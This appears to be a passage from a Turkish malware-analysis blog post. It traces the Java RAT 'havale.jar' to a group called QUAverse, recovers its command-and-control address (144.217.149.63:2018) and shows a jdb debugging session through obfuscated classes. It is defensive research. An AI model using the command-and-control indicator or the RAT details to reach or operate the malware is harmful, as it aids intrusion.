
Twitter’da kaynak kodundan elde ettiğim qt314 ve qua.enterprise.reaqtor.reaqtions.standartbootstrap anahtar kelimeleri ile ufak bir araştırma yaptığımda, Fortinet’in New jRAT/Adwind Variant Being Spread With Package Delivery Scam ve Jeff ARCHER isimli güvenlik araştırmacısının Qrypter isimli şu makalelerine denk geldim. Özellikle Jeff ARCHER’ın yayınladığı Qealler isimli son makalesini incelediğimde, havale.jar isimli bu zararlı yazılımın QUAverse Research and Development isimli Türk olduğu düşünülen bir grup tarafından geliştirilen bir Java RAT olduğunu öğrendim.




Bu zararlı yazılım tarafından iletişim kurulan IP adresini tespit etmek için ise java.net.URI sınıfını Java Journal aracı ile dinamik olarak izlemeye başladıktan kısa bir süre sonra iletişim kurulan IP adresini ve bağlantı noktasını (144.217.149.63:2018) tespit edebildim.



Sıra son olarak bu IP adresinin hangi sınıf dosyası içerisinden çağrıldığını bulmaya geldiğinde de, Java hata ayıklama aracı olan jdb ile stepi ve dump komutlarından faydalanarak qt314.CY sınıfına ulaştım.


Applications
Places
Terminal
Sat 09:09
1
root@kali: ~/Desktop/malware
File Edit View Search Terminal Help
root@kali:~/Desktop/malware# jdb -Xdebug -Djava.awt.headless=false -sourcepath sources
-classpath havale.jar com/uncomeliness/thirsted/Battakhin
Initializing jdb ...
> stop in qt314.cd.run
Deferring breakpoint qt314.cd.run.
It will be set after the class is loaded.
> run
run com/uncomeliness/thirsted/Battakhin
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
>
VM Started: Set deferred breakpoint qt314.cd.run
Breakpoint hit: "thread=Thread-1", qt314.cd.run(), line=-1 bci=0
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=3
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=5
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.a.a(), line=-1 bci=0
Thread-1[1] step up



Bu yazının ileri seviye gizleme yöntemi kullanan Java zararlı yazılımlarını analiz etmek isteyen güvenlik araştırmacılarına yol göstereceğine inanarak bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediyem Var #16 oyununun çözüm yolunu da içermektedir.